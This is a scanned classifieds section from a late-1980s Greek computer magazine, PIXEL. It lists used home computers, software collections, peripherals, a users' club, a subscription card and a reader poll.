PUTER**, Γ. Παπαδοπούλου, Σφακιανική & Ξανθοπούλου 10, 40339.

## ΧΙΟΣ

• **CHIOS COMPUTER CENTER**, Κέντρο Υπολογιστών Χίου Ε.Π.Ε.  
Γλαύκου 4, 261188 • **CHIOS COMPUTER SHOP**, Β. Γεωργίου 70,  
Προκυμαία, 25100 (Wang, Erson, home computers).



## COMPUTERS

**ΠΩΛΕΙΤΑΙ SPECTRUM 48K INTERFACE ΔΥΟ JOYSTICK ΚΑΣΕΤΟΦΩΝΟ ΠΟΛΛΑ ΠΑΙΧΝΙΔΙΑ 30.000 ΤΗΛ. 6425129 4-6.**

**ΕΥΚΑΙΡΙΑ! ΑΘΙΚΤΑ SPECTRUM + MONITOR HANTAREX, ΚΑΣΕΤΟΦΩΝΟ, INTERFACE, JOYSTICK, ΠΑΙΧΝΙΔΙΑ, ΠΡΟΓΡΑΜΜΑΤΑ. ΠΕΡΙΟΔΙΚΑ ΒΙΒΛΙΑ, ΤΙΜΗ ΣΟΚ! 48.000! ΤΗΛΕΦΩΝΟ: 8012715, ΘΑΝΑΣΗΣ.**

**ΘΕΣΣΑΛΟΝΙΚΗ! ΠΩΛΟΥΝΤΑΙ**  
α) SPECTRUM 15.000 β) Spectrum + 2 27.000 γ) Commodore 64 + κασετόφωνο 35.000 δ) Amstrad 464, 35.000 ε) Amstrad 6128 + 10 δισκέτες 70.000. Υπάρχουν κι άλλα μοντέλα! Ευκαιρίες σε περιφερειακά κι αναλωσίμα! Παρέχεται τρίμηνη εγγύηση! ΝΑΣΟΣ (031) 916263.

**AMSTRAD 464 ΑΜΕΤΑΧΕΙΡΙΣΤΟΣ ΠΡΑΣΙΝΟΣ + MANUAL ΠΑΙΧΝΙΔΙΑ JOYSTICK ΣΤΗΝ ΕΚΠΛΗΚΤΙΚΗ ΤΙΜΗ 56.500 ΤΗΛ. 2799884 ΒΑΚΗΣ.**

**AMSTRAD 464 ΠΡΑΣΙΝΟΣ 5 ΜΗΝΩΝ + ΕΓΓΥΗΣΗ ΓΙΑ ΕΦΤΑ ΜΗΝΕΣ + 20 ΠΑΙΧΝΙΔΙΑ ΕΤΑΙΡΙΑΣ + JOYSTICK ΜΟΝΟ 50.000 ΠΡΟΛΑΒΕΤΕ. ΑΚΟΜΑ ΠΩΛΕΙΤΑΙ Spectrum+ ΜΕ ΕΓΓΥΗΣΗ + 40 ΠΡΟΓΡΑΜΜΑΤΑ ΕΤΑΙΡΙΑΣ + JOYSTICK + 2 Kempston interface ΜΟΝΟ 25.000 ΤΗΛ. 5716465 ΓΙΑΝΝΗΣ.**

**AMSTRAD, 6128 + MOUSE + Παιχνίδια + Αρχεία + Επεξεργασία κειμένου + Αντιγραφικά + 10 δισκέτες + JOYSTICK + Εγγύηση. Αγοράς 21/1/88. 55.000 ΓΩΡΓΟΣ 3642069.**

**ΠΩΛΕΙΤΑΙ AMSTRAD CPC6128 ΜΕ ΠΡΑΣΙΝΟ MONITOR ΕΛΛΗΝΙΚΟ MANUAL ΓΡΑΜΜΕΝΕΣ ΔΙΣΚΕΤΕΣ 50.000 ΔΡΧ. 9517961 ΜΙΧΑΛΗΣ.**

**ΥΠΕΡΕΥΚΑΙΡΙΑ!! ΠΩΛΕΙΤΑΙ AMSTRAD 6128 CPC ΜΕ ΕΓΧΡΩΜΟ MONITOR + 2 JOYSTICKS ASC + 10 ΔΙΣΚΕΤΕΣ ΜΕ ΠΑΙΧΝΙΔΙΑ, ΟΛΑ ΜΟΝΟ 80.000 ΔΡΧ. - ΓΙΑΝΝΗΣ ΤΗΛ. 6825044.**

**AMSTRAD 464 COLOUR Monitor, lightpen, 16 κασέτες, 5 βιβλία Manual άριστη κατάσταση. 60.000. Τηλ. 8064686.**

**ΠΩΛΕΙΤΑΙ COMMODORE 64BN ΑΜΕΤΑΧΕΙΡΙΣΤΟΣ ΜΕ ΚΑΣΕΤΟΦΩΝΟ, ΚΑΙ JOYSTICK ΜΟΝΟ 40.000 ΔΡΧ. ΠΛΗΡΟΦΟΡΙΕΣ ΓΩΡΓΟΣ 6431021.**

**ΠΩΛΕΙΤΑΙ Commodore 64, κασετόφωνο, disk drive, printer MPS 802, joystick, Fastload cartridge, λειτουργικό σύστημα GEOS, κείμενο-γράφος, πρόγραμμα αρχείου, παιχνίδια και άλλα προγράμματα, πολλές δισκέτες, δισκετοθήκη, περιοδικά 3 ετών για Commodore users, 120.000. Τηλ. 9330318 (απόγευμα).**

**COMMODORE 128 ΚΑΣΕΤΟΦΩΝΟ JOYSTICK ΒΙΒΛΙΑ ΑΦΘΟΝΟ SOFTWARE ΤΙΜΗ ΕΥΚΑΙΡΙΑΣ ΜΟΝΟ 70.000 ΠΟΔΗΛΑΤΟ ΒΕΛΑΜΟΣ RMX 15.000 ΤΗΛ. 5615243.**

**ΠΩΛΕΙΤΑΙ COMMODORE 64 + ΚΑΣΕΤΟΦΩΝΟ + FINAL CARTRIDGE 2 + 300 ΠΑΙΧΝΙΔΙΑ + MANUALS ΜΟΝΟ 55.000. ΠΛΗΡΟΦΟΡΙΕΣ ΧΡΗΣΤΟΣ 6465388 - 6431604.**

**COMMODORE 64 κασετόφωνο 2 joysticks software ΜΑΖΙ Ή ΧΩΡΙΣΤΑ με έγχρωμο MONITOR THOMSON 6 ΜΗΝΩΝ 2462377.**

**STOP! ΠΩΛΕΙΤΑΙ ΟΛΟΚΛΗΡΩΜΕΝΟ ΣΥΣΤΗΜΑ COMMODORE 64 - ΠΡΑΣΙΝΟ SANYO - ΚΑΣΕΤΟΦΩΝΟ - ΚΑΣΕΤΕΣ - MANUALS ΣΕ ΤΙΜΗ ΣΟΚ ΤΗΛ. 8044970 5μμ. - 10μμ.**

**COMMODORE 128 + DISC DRIVE 1541C + ΚΑΣΕΤΟΦΩΝΟ + ΠΑΙΧΝΙΔΙΑ + JOYSTICKS 80.000 ΔΡΧ. λόγω ανάγκης ΤΗΛ. 6912098 9-13 ΝΙΚΗΦΟΡΟΣ.**

**COMMODORE 128D ΑΝΤΙΠΡΟΣΩΠΙΑΣ ΘΟΝΗ PHILIPS 40/80 ΒΙΒΛΙΑ-CRM ΔΙΣΚΟΣ - ΕΠΑΓΓΕΛΜΑΤΙΚΑ ΠΡΟΓΡΑΜΜΑΤΑ (5) ΤΗΛ: 3641920 - 3641732 ΤΙΜΗ 75.000.**

**ΕΥΚΑΙΡΙΑ COMMODORE 128 ΕΛΑΧΙΣΤΑ ΧΡΗΣΙΜΟΠΟΙΗΜΕΝΟ ΚΑΣΕΤΟΦΩΝΟ + 2 JOYSTICK + 50 ΠΑΙΧΝΙΔΙΑ ΤΙΜΗ 60.000 ΤΗΛ. 9730503.**

**COMMODORE 128D με ενσωματωμένο DISK DRIVE 1570/71 για ΔΙΣΚΕΤΕΣ 5 1/4" + ΒΙΒΛΙΑ + MONITOR COMMODORE 1901 ΕΓΧΡΩΜΟ + MANUAL + ΠΑΙΧΝΙΔΙΑ σε δισκέτα και κασέτα. ΠΩΛΟΥΝΤΑΙ στην καταπληκτική τιμή 187.000 ΔΡΧ. ΠΩΛΟΥΝΤΑΙ ΚΑΙ ΞΕΧΩΡΙΣΤΑ. ΠΛΗΡΟΦΟΡΙΕΣ στο ΤΗΛΕΦΩΝΟ: 4133067 ΔΗΜΗΤΡΗΣ.**

**ΣΟΥΠΕΡ ΕΚΠΛΗΞΗ / COMMODORE 64 ΜΕ DISK DRIVE / ΚΑΣΕΤΟΦΩΝΟ / MONITOR ΤΑΞΑΝ ΕΠΙΛΟΓΗΣ 3 ΧΡΩΜΑΤΩΝ (ΕΓΧΡΩΜΟ) FINAL CARTRIDGE / 120 ΠΡΟΓΡΑΜΜΑΤΑ DISK DRIVE / ΤΙΜΗΣ 240.000 ΜΟΝΟ 120.000 ΜΠΟΡΕΙΤΕ ΝΑ ΠΑΡΕΤΕ ΕΠΙΣΗΣ ΧΩΡΙΣΤΑ ΤΗΛΕΦ. 6725343 ΛΟΓΙΚΕΣ ΩΡΕΣ.**

**ΠΩΛΕΙΤΑΙ Commodore 64 με κασετόφωνο και Commodore 128 με disk drive και Monitor. Τηλ. 9719715. Μιχάλης.**

**ΠΩΛΕΙΤΑΙ ΑΜΕΡΙΚΑΝΙΚΗ NTSC AMIGA 1000 + COLOR MONITOR 1080 + 20 ΔΙΣΚΕΤΕΣ ΜΕ ΠΡΟΓΡΑΜΜΑΤΑ ΤΗΛ. ΤΙΜ 9626735.**

**AMIGA 1000 με έγχρωμο μόνιτορ 2 Disk Drives, εγγύηση MEMOX, βιβλία, προγράμματα. Λογική τιμή. Τηλ: 6511268, Αλεξής.**

**AMSTRAD 1640 - 1512 - TANDON - TULIP - COMMODORE - ACER - OLYMPIC DATA - ATARI - AMIGA. Αν ενδιαφέρεστε να τα αποκτήσετε σε χαμηλή τιμή με πλήρη υποστήριξη και με εγγύηση αντιπροσωπίας ή για οποιαδήποτε άλλα COMPUTERS, ΕΚΤΥΠΩΤΕΣ, ΠΕΡΙΦΕΡΕΙΑΚΑ. Με κάθε αγορά πολλά δώρα. ΤΗΛΕΦΩΝΑ 9933062 - 9926542. ΑΠΟΣΤΕΛΛΟΝΤΑΙ ΣΕ ΟΛΗ ΤΗΝ ΕΛΛΑΔΑ «ΕΝΑ COMPUTERS».**

**ΠΩΛΕΙΤΑΙ OLYMPIC DATA ΜΕ ΕΠΙΠΛΟ ΣΕ ΤΙΜΗ ΕΚΠΛΗΞΗ ΤΗΛ. 4118314 6-8ΜΜ. ΜΑΝΟΣ.**

**ΕΥΚΑΙΡΙΑ! APPLE IIC, ΠΛΗΡΗΣ, ΑΡΙΣΤΗ ΚΑΤΑΣΤΑΣΗ, ΠΟΛΛΑ ΠΡΟΓΡΑΜΜΑΤΑ (APPLEWORKS, GRAPHICS), ΜΟΝΟ 100.000 ΤΗΛ. 8221917, 5.30-11μμ.**

**ΠΩΛΕΙΤΑΙ BBC-B ΜΕ SPEECH - SYNTHESIZER + ΕΓΧΡΩΜΟ MONITOR CUB + CUMANA DISK - DRIVE + ΚΑΣΕΤΟΦΩΝΟ PANASONIC RQ-8200 + 50 ΠΡΟΓΡΑΜΜΑΤΑ ΚΑΙ ΠΑΙΧΝΙΔΙΑ ΣΕ ΚΑΣΕΤΑ + MANUAL + ΓΛΩΣΣΑ LISP + ΠΕΡΙΟΔΙΚΑ. ΤΙΜΗ: 130.000 ΤΗΛ. 2513270 6-10μμ. ΠΑΝΑΓΙΩΤΑΚΗΣ.**

**ΑΠΟΘΗΚΗ COMPUTERS ΠΡΟΣΦΕΡΕΙ ΣΕ ΚΑΤΑΠΛΗΚΤΙΚΕΣ ΤΙΜΕΣ ATARI 1040ST, 520STFM, COMMODORE AMIGA 500 & 64, AMSTRAD 6128, 1640, IBM COMPATIBLES, HARD DISKS, ΕΚΤΥΠΩΤΕΣ CITIZEN. ΠΛΗΡΟΦΟΡΙΕΣ 6380411 6399738.**

## SOFTWARE

**SPECTRUM: ΤΑ ΚΑΛΥΤΕΡΑ ΚΑΙΝΟΥΡΙΑ ΠΡΟΓΡΑΜΜΑΤΑ ΣΕ ΕΤΟΙΜΟΠΑΡΑΔΟΤΕΣ ΚΑΣΕΤΕΣ ΑΦΟΡΗΣ ΕΓΓΡΑΦΗΣ. ΖΗΤΗΣΤΕ ΔΩΡΕΑΝ ΚΑΤΑΛΟΓΟ ΤΗΛ. 0226-22506 ΚΥΡΙΟ ΝΙΚΟ.**

**SPECTRUM προγράμματα στο 031 916124 από 9.00 π.μ. έως 18.30 μ.μ. 100 ΔΡΑΧΜΕΣ (ΠΩΛΕΙΤΑΙ ΑΝΤΙΓΡΑΦΙΚΟ INTERFACE) ΒΑΓΓΕΛΗΣ.**

**SPECTRUM 48/128/+3 ΤΕΡΑΣΤΙΑ ΣΥΛΛΟΓΗ ΠΡΟΓΡΑΜΜΑΤΩΝ, ΣΥΝΕΧΗΣ ΑΝΑΝΕΩΣΗ. ΟΛΑ ΤΑ ΚΑΙΝΟΥΡΓΙΑ ΤΩΝ ΠΕΡΙΟΔΙΚΩΝ CRASH, SINCLAIR - USER. ΤΗΛ. 031-767555.**

**ΤΑ 25 ΚΑΛΥΤΕΡΑ ΠΑΙΧΝΙΔΙΑ ΤΟΥ SPECTRUM ΣΕ ΔΥΟ ΕΤΟΙΜΕΣ ΚΑΣΕΤΕΣ ΜΟΝΟ 1.400 ΔΡΧ. ΜΕ ΕΛΛΗΝΙΚΕΣ ΟΔΗΓΙΕΣ ΤΗΛ. 0226-22506.**

**ΘΕΣΣΑΛΟΝΙΚΗ! ΕΧΕΤΕ SPECTRUM, AMSTRAD, ΕΧΟΥΜΕ ΟΛΑ ΤΑ ΚΑΙΝΟΥΡΙΑ ΑΚΥΚΛΟΦΟΡΗΤΑ ΠΡΟΓΡΑΜΜΑΤΑ ΣΕ ΚΑΤΑΠΛΗΚΤΙΚΕΣ ΤΙΜΕΣ (100-150) ΖΗΤΗΣΤΕ ΛΙΣΤΑ! ΣΤΕΛΝΟΝΤΑΙ ΕΠΑΡΧΙΑ! ΝΑΣΟΣ (031) 916263.**

**ΘΕΣΣΑΛΟΝΙΚΗ. ΠΩΛΟΥΝΤΑΙ ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ SPECTRUM (100-150). ΤΑ ΚΑΙΝΟΥΡΓΙΑ ΠΑΙΧΝΙΔΙΑ ΤΑ ΕΧΟΥΜΕ ΤΑΧΥΤΕΡΑ ΑΠΟ ΟΛΟΥΣ! ΣΤΕΛΝΟΝΤΑΙ ΕΠΑΡΧΙΑ! ΤΗΛΕΦΩΝΗΣΤΕ ΜΑΣ. ΝΑΣΟΣ (031) 916-263.**

**BOMBA !!!! \* DEFENDER OF THE CROWN \* - \* PREDATOR \* - \* ENDURO RACER \* - \* PAPER BOY 2 \* - \* LAST NINJA \* κτλ. ΧΙΛΙΑΔΕΣ ΤΙΤΛΟΙ ΓΙΑ \* AMSTRAD & SPECTRUM \* ΤΗΛ: 0332-27982.**

**ΑΠΙΣΤΕΥΤΟ 80 ΠΑΙΧΝΙΔΙΑ ΓΙΑ ΤΟΝ SPECTRUM ΑΠΟ ΤΑ ΠΙΟ ΚΑΙΝΟΥΡΓΙΑ ΟΠΩΣ RASTAN, PLATOON, BUGGY BOY ΚΛΠ. ΓΡΑΜΜΕΝΑ ΣΕ 6 (ΕΞΙ) ΚΑΣΕΤΕΣ ΕΞΗΝΤΑΡΕΣ ΜΟΝΟΝ 3.500. ΠΡΟΣΟΧΗ ΔΟΚΙΜΑΣΜΕΝΑ ΚΑΙ ΤΡΕΧΟΥΝ ΣΙΓΟΥΡΑ ΟΛΑ ΤΗΛ. 8840832 ΠΑΡΑΔΟΣΗ ΑΥΘΗΜΕΡΟΝ. ΣΤΕΛΝΟΝΤΑΙ ΑΝΤΙΚΑΤΑΒΟΛΗ ΣΕ ΟΛΗ ΤΗΝ ΕΛΛΑΔΑ.**

**ΣΟΥΠΕΡ ΠΡΟΣΦΟΡΑ!! ΕΜΕΙΣ ΜΠΟΡΟΥΜΕ ΚΑΙ ΣΑΣ ΠΡΟΣΦΕΡΟΥΜΕ 30 ΑΠΟ ΤΑ ΠΙΟ ΚΑΙΝΟΥΡΓΙΑ ΠΑΙΧΝΙΔΙΑ ΤΟΥ ΕΜΠΟΡΙΟΥ ΓΙΑ ΤΟΝ SPECTRUM. ΓΡΑΜΜΕΝΑ ΣΕ 2 ΕΞΗΝΤΑΡΕΣ ΜΟΝΟΝ 1200 ΔΡΧ. ΠΑΡΑΔΟΣΗ ΑΥΘΗΜΕΡΟΝ. ΕΓΓΡΑΦΗ ΕΓΓΥΗΜΕΝΗ. ΣΤΕΛΝΟΥΜΕ ΑΝΤΙΚΑΤΑΒΟΛΗ ΣΕ ΟΛΗ ΤΗΝ ΕΛΛΑΔΑ ΤΗΛ. 8841084.**

**COMMODORE 64. Προσοχή! Πωλείται η ΣΟΥΠΕΡ συλλογή μου λόγω αλλαγής υπολογιστή. FIREFLY + 500cc GRAND PRIX + RENEGADE**







## ΑΓΓΕΛΙΕΣ

νομε παντού. Ακόμα στην αγορά δε-  
κα προγραμμάτων δωρο μια κασέτα  
εξηντάρτα με τις καλύτερες μουσι-  
κές της Amiga 500. "PETER SO-  
FT".

**ΠΩΛΕΙΤΑΙ ORIGINAL SOFTWARE**  
για AMSTRAD. Δισκέτα, κασέτα, κα-  
ταπληκτικές τιμές. Manuals, Οδηγι-  
ες. Στέλνω επαρχία. 7709397 ΑΡΓΥ-  
ΡΗΣ - ΚΩΣΤΑΣ.

**AMSTRAD ΔΙΣΚΕΤΕΣ ΓΕΜΑΤΕΣ**  
ΠΡΟΓΡΑΜΜΑΤΑ 700 ΔΡΧ. ΚΑΣΕ-  
ΤΕΣ 400 ΑΝΤΑΛΛΑΣΣΟΝΤΑΙ ΠΡΟ-  
ΓΡΑΜΜΑΤΑ ΓΙΑ ATARI 1040  
4972732 ΑΠΟΓΕΥΜΑΤΑ.

**AMSTRAD 6128 ΠΑΙΧΝΙΔΙΑ, Ε-**  
ΦΑΡΜΟΓΕΣ, ΑΝΤΙΓΡΑΦΙΚΑ ΟΛΑ ΤΑ  
ΚΑΙΝΟΥΡΙΑ ΠΑΝΩ ΑΠΟ 1300 ΤΙΤ-  
ΛΟΙ. ΖΗΤΗΣΤΕ ΚΑΤΑΛΟΓΟ, ΧΑΜΗ-  
ΛΕΣ ΤΙΜΕΣ. ΤΑΚΗΣ 2620957.

**ΓΙΑ AMSTRAD 6128 ΠΩΛΕΙΤΑΙ Ο-**  
RIGINAL SOFTWARE ΤΙΜΕΣ ΚΑ-  
ΤΑΠΛΗΚΤΙΚΕΣ ΑΠΟ 100 ΔΡΧ ΠΟΛ-  
ΛΑ ΔΩΡΑ ΚΩΣΤΑΣ 026722798.

**AMSTRAD SOFTWARE. ΠΛΟΥΣΙΑ**  
ΣΥΛΛΟΓΗ + ΑΚΥΚΛΟΦΟΡΗΤΑ + Α-  
ΝΤΙΓΡΑΦΙΚΑ + ΕΠΑΓΓΕΛΜΑΤΙΚΑ +  
ΓΛΩΣΣΕΣ + UTILITIES. ΣΤΕΛΝΟ-  
ΝΤΑΙ ΠΑΝΤΟΥ ΜΕ ΑΝΤΙΚΑΤΑΒΟ-  
ΛΗ. (0431) 29207 ΚΩΣΤΑΣ.

**ΑΝ ΕΧΕΤΕ C64 ΚΑΙ ΘΕΛΕΤΕ ΠΑΙ-**  
ΧΝΙΔΙΑ ΣΕ ΔΙΣΚΟ ΝΑ Η ΛΥΣΗ. ΚΩ-  
ΣΤΑΣ 6526519. ΔΕΝ ΘΑ ΧΑΣΕΤΕ.

**AMSTRAD 6128: ΠΑΙΧΝΙΔΙΑ ΚΑΙ Ε-**  
ΦΑΡΜΟΓΕΣ ΑΠΟ ΑΓΓΛΙΚΑ. ΤΙΜΕΣ  
ΦΑΝΤΑΣΤΙΚΕΣ ΚΑΙ ΠΟΛΛΑ ΔΩΡΑ!  
SALAMANDER - RASTAN SAGA -  
DEFENDER OF THE CROWN -  
PACLAND - ARKANOID 2 - PLA-  
TOON - REFLEX. ΤΑ ΠΑΙΧΝΙΔΙΑ  
ΣΥΝΟΔΕΥΟΝΤΑΙ ΑΠΟ ΟΔΗΓΙΕΣ.

Cavala's Software Club. ΤΗΛ.  
051/832888, 830119. ΠΡΟΛΑΒΕΤΕ.

**AMSTRAD SOFTWARE 464-6128-**  
PCW-PC-compatibles. ΠΑΝΩ ΑΠΟ  
3.000 ΠΡΟΓΡΑΜΜΑΤΑ (games, ε-  
φαρμογές, εκπαιδευτικά) ΔΙΣΚΟ  
ΚΑΣΕΤΑ ΚΑΙ MODEM!! ΤΕΡΑΣΤΙΑ  
ΠΟΙΚΙΛΙΑ ΣΥΝΕΧΗΣ ΑΝΑΝΕΩΣΗ  
ΦΙΛΙΚΕΣ ΤΙΜΕΣ ΑΝΑΤΙΚΑΤΑΒΟΛΕΣ  
ΠΟΛΛΑ ΔΩΡΑ. ΣΤΕΛΝΟΥΜΕ ΚΑ-  
ΤΑΛΟΓΟΥΣ. ΤΗΛ. 031/235073.  
ΘΕΣΣΑΛΟΝΙΚΗ.

**ΠΡΟΛΑΒΕΤΕ!!! ΣΥΛΛΟΓΕΣ ΤΩΝ 55,**  
100 ΠΡΟΓΡΑΜΜΑΤΩΝ ΓΙΑ ΑΜ-  
STRAD 6128 ΜΟΝΟ 3000 και 5000  
ΑΝΤΙΣΤΟΙΧΑ. PREDATOR, PAC-  
LAN, SALAMANDER, PSYCHO  
ΚΑΙ ΔΕΚΑΔΕΣ ΑΛΛΑ ΑΚΥΚΛΟΦΟ-  
ΡΗΤΑ. ΤΗΛ. 031/235073, ΝΙΚΟΣ.

**AMSTRAD 6128, PC 1512 ORIGI-**  
NAL SOFTWARE, UTILITIES,  
GAMES, ΕΦΑΡΜΟΓΕΣ, ΤΙΜΕΣ ΛΟ-  
ΓΙΚΕΣ ΣΥΝΕΧΗ ΑΝΑΝΕΩΣΗ ΕΚ ΤΟΥ  
ΕΞΩΤΕΡΙΚΟΥ. ΕΠΙΣΗΣ DRIVE 5 1/4"  
ΓΙΑ 6128, RESET, BUTTON. ΤΗΛ.  
2932852 ΠΕΡΙΚΛΗΣ.

**ΘΕΣΣΑΛΟΝΙΚΗ AMSTRAD 6128**  
SOFTWARE. ΤΕΡΑΣΤΙΑ ΠΟΙΚΙΛΙΑ  
GAMES. Utilities, αντιγραφικά,  
ΠΟΡΝΟ! ΚΑΤΑΠΛΗΚΤΙΚΕΣ ΤΙΜΕΣ.  
Πληροφορίες: (031) 435117. Παύ-  
λος.

**ATARI XL/XE. ΠΩΛΟΥΝΤΑΙ ΦΘΗ-**  
ΝΑ ΠΑΙΧΝΙΔΙΑ ΣΕ ΔΙΣΚΕΤΕΣ ΛΟΓΩ  
ΑΛΛΑΓΗΣ ΥΠΟΛΟΓΙΣΤΗ. ΕΥΚΑΙΡΙ-  
ΕΣ ΣΕ ΠΕΡΙΦΕΡΕΙΑΚΑ. ΔΙΑΜΑΝΤΗΣ  
031-829525.

**ATARI (520/1040 ST και 800/130/  
XL/XE): Διαθέτουμε πάνω από 2.000**  
προγράμματα μέχρι τα πιο πρόσφατα  
Αμερικής και Ευρώπης όλων των ει-

δών με manual. Για ανταλλαγές κ.λπ.  
τηλεφωνήστε στο 6817379 Γιάννης ή  
Τακης.

**ATARI ST ΘΕΣΣΑΛΟΝΙΚΗ: ΠΟΛΛΑ**  
ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ 520-1040 ST.  
ΤΩΡΑ ΚΑΙ VIRUS KILLERS! ΠΑΝΑ-  
ΓΙΩΤΗΣ 031-213803 ΔΕΥΤΕΡΑ -  
ΤΕΤΑΡΤΗ - ΠΑΡΑΣΚΕΥΗ: 17.00-  
22.00 ΣΑΒΒΑΤΟ - ΚΥΡΙΑΚΗ: 9.00-  
22.00.

**IBM SOFTWARE ΚΑΙ ΜΕΓΑΛΗ**  
ΣΥΛΛΟΓΗ GAMES ΚΑΙΝΟΥΡΓΙΕΣ  
ΠΑΡΑΛΑΒΕΣ ΚΑΘΕ ΕΒΔΟΜΑΔΑ  
ΤΗΛ: 5242364 Κων ΤΟΛΗ.

**ΓΙΑ IBM PC ΚΑΙ ΟΛΟΥΣ ΤΟΥΣ**  
ΣΥΜΒΑΤΟΥΣ: Η ΠΛΟΥΣΙΟΤΕΡΗ  
ΣΥΛΛΟΓΗ ΚΑΤΑΠΛΗΚΤΙΚΩΝ ΠΑΙ-  
ΧΝΙΔΙΩΝ ΣΕ ΚΑΤΑΠΛΗΚΤΙΚΕΣ ΤΙ-  
ΜΕΣ. ΓΙΑΝΝΗΣ, (061) 328-  
368 ΠΑΤΡΑ

**ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ IBM ΚΑΙ COM-**  
PATIBLES - ATARI 520/1040ST -  
AMIGA 500/1000/2000 - AM-  
STRAD CPC 464/664/6128 -  
SPECTRUM - ΣΥΝΕΧΩΣ ΕΡΧΟ-  
ΝΤΑΙ ΚΑΙΝΟΥΡΓΙΑ, ΠΛΗΡΟΦΟΡΙΕΣ  
9933062-9926542 «ΕΝΑ COM-  
PUTERS».

### ΔΙΑΦΟΡΑ

**PRINTER COMMODORE MPS803**  
ΟΛΟΚΑΙΝΟΥΡΓΙΟΣ ΕΝΟΣ ΜΗΝΟΣ,  
ΑΛΛΟΥΣ 11 ΜΗΝΕΣ ΕΓΓΥΗΣΗ Α-  
ΝΤΙΠΡΟΣΩΠΙΑΣ, 24.000. ΜΕΤΑ ΤΙΣ  
7.30 Μ.Μ. 5247065.

**MONITOR PHILIPS BM7502 ΠΡΑ-**  
ΣΙΝΟ, ΜΕ ΗΧΟ, ΕΛΑΧΙΣΤΑ ΜΕΤΑ-  
ΧΕΙΡΙΣΜΕΝΟ, ΠΩΛΕΙΤΑΙ, ΣΕ ΚΑΤΑ-  
ΠΛΗΚΤΙΚΗ ΤΙΜΗ ΕΥΚΑΙΡΙΑΣ. ΘΕΣ-

ΣΑΛΟΝΙΚΗ, ΤΗΛ. 031 415064 ΓΙΩΡ-  
ΓΟΣ.

**ΠΩΛΕΙΤΑΙ BETA-DRIVE 40 tracks,**  
interface για σύνδεση με εκτυπωτή  
και controller για SPECTRUM ΤΗΛ.  
8213733. ΕΥΚΑΙΡΙΑ.

**ΠΩΛΕΙΤΑΙ Final Cartridge με βιβλίο**  
οδηγιών. Τιμή 12.000. Τηλ. 3623660.

**ΘΕΣΣΑΛΟΝΙΚΗ! ΑΓΟΡΑΖΟΝΤΑΙ**  
ΚΑΙ ΠΩΛΟΥΝΤΑΙ SPECTRUM,  
AMSTRAD, COMMODORE ΜΑΖΙ  
ΜΕ ΤΑ ΠΕΡΙΦΕΡΕΙΑΚΑ ΤΟΥΣ! ΔΕ-  
ΚΤΑ ΚΑΙ ΑΝΑΛΩΣΙΜΑ ΤΗΛΕΦΩΝΗ-  
ΣΤΕ ΜΑΖΙ! ΝΑΣΟΣ (031) 916263.

#### ATARI ST USERS:

— Πιστεύετε ότι έχετε ιδέες και  
μπορείτε να προσφέρετε στο νεοσού-  
στατο CLUB μας;

— Πιστεύετε στην ελευθερή διακί-  
νηση προγραμμάτων και γνώσεων;  
Επικοινωνήστε μαζί μας:

Μαθητές Θεόφιλος 9034273.  
Φοιτητές Αποστόλης 8659488.  
Μεγαλύτεροι Αλέκος 9234273.  
(ΑΠΟΚΛΕΙΟΝΤΑΙ ΕΜΠΟΡΟΙ SOFT-  
WARE - HARDWARE)

**ΚΑΘΗΓΗΤΗΣ ΛΕΟΝΤΕΙΟΥ ΠΑΡΑ-**  
ΔΙΔΕΙ ΔΙΑΙΤΕΡΑ ΜΑΘΗΜΑΤΑ COM-  
PUTERS ΣΕ ΜΙΚΡΑ ΠΑΙΔΙΑ ΚΑΙ Α-  
ΝΑΛΑΜΒΑΝΕΙ ΟΠΟΙΔΗΠΟΤΕ Ε-  
ΦΑΡΜΟΓΗ ΚΑΘΩΣ ΚΑΙ ΜΗΧΑΝΟΡ-  
ΓΑΝΩΣΗ ΠΡΟΣΩΠΩΝ ΚΑΙ ΕΤΑΙ-  
ΡΕΙΩΝ ΚΟ ΧΑΤΖΗΜΙΧΑΗΛ ΤΗΛ.  
2013933 2522402.

**ΖΗΤΟΥΝΤΑΙ ΑΤΟΜΑ ΜΕ ΓΝΩΣΕΙΣ**  
ΠΛΗΡΟΦΟΡΙΚΗΣ ΓΙΑ ΠΡΩΨΟΝΗΣΗ  
ΠΩΛΗΣΕΩΝ ΣΕ ΚΑΤΑΣΤΗΜΑ ΜΕ  
COMPUTERS.  
ΠΛΗΡΟΦΟΡΙΕΣ: ΤΗΛ. 4112734-  
4120259 ΚΟ ΒΛΑΧΑΚΟ.

# COMPRESS

## ΤΜΗΜΑ ΕΞΥΠΗΡΕΤΗΣΗΣ ΑΝΑΓΝΩΣΤΩΝ

ΑΘΗΝΑ: ΣΥΓΓΡΟΥ 44 ΤΚ 11742





## ΚΑΡΤΑ ΣΥΝΔΡΟΜΗΣ ΑΝΑΓΝΩΣΤΩΝ

Παρακαλώ να με εγγράψετε συνδρομητή στο περιοδικό PIXEL, για ένα χρόνο (11 τεύχη). Για το σκοπό αυτό, σας απέστειλα την ταχυδρομική επιταγή Νο... με το ποσό των 3.000 δρχ. αντί των 3.300 της τιμής περιπτέρου. Αν, για οποιοδήποτε λόγο, δε μείνω ευχαριστημένος από το περιοδικό, μπορώ να διακόψω τη συνδρομή μου και να πάρω πίσω το υπόλοιπο των χρημάτων μου, χωρίς την παραμικρή καθυστέρηση.

ΟΝΟΜΑΤΕΠΩΝΥΜΟ \_\_\_\_\_  
ΔΙΕΥΘΥΝΣΗ \_\_\_\_\_  
Τ.Κ. \_\_\_\_\_ ΤΗΛΕΦΩΝΟ \_\_\_\_\_  
ΕΠΑΓΓΕΛΜΑ \_\_\_\_\_  
Η ΣΥΝΔΡΟΜΗ Ν' ΑΡΧΙΖΕΙ ΑΠΟ ΤΟ ΤΕΥΧΟΣ  
Νο. \_\_\_\_\_

ΕΚΠΤΩΣΗ  
10%

# PIXEL



## PIXEL ΔΕΛΤΙΟ TOP GAMES

Σημειώστε την μάρκα του υπολογιστή που αναφέρεστε

- SPECTRUM  
 AMSTRAD  
 COMMODORE  
 ATARI ST.

Τα πέντε καλύτερα προγράμματα για τον υπολογιστή μου είναι:

- 1) \_\_\_\_\_  
2) \_\_\_\_\_  
3) \_\_\_\_\_  
4) \_\_\_\_\_  
5) \_\_\_\_\_

Τα τρία επόμενα προγράμματα που σκέφτομαι να αγοράσω είναι:

- 1) \_\_\_\_\_  
2) \_\_\_\_\_  
3) \_\_\_\_\_

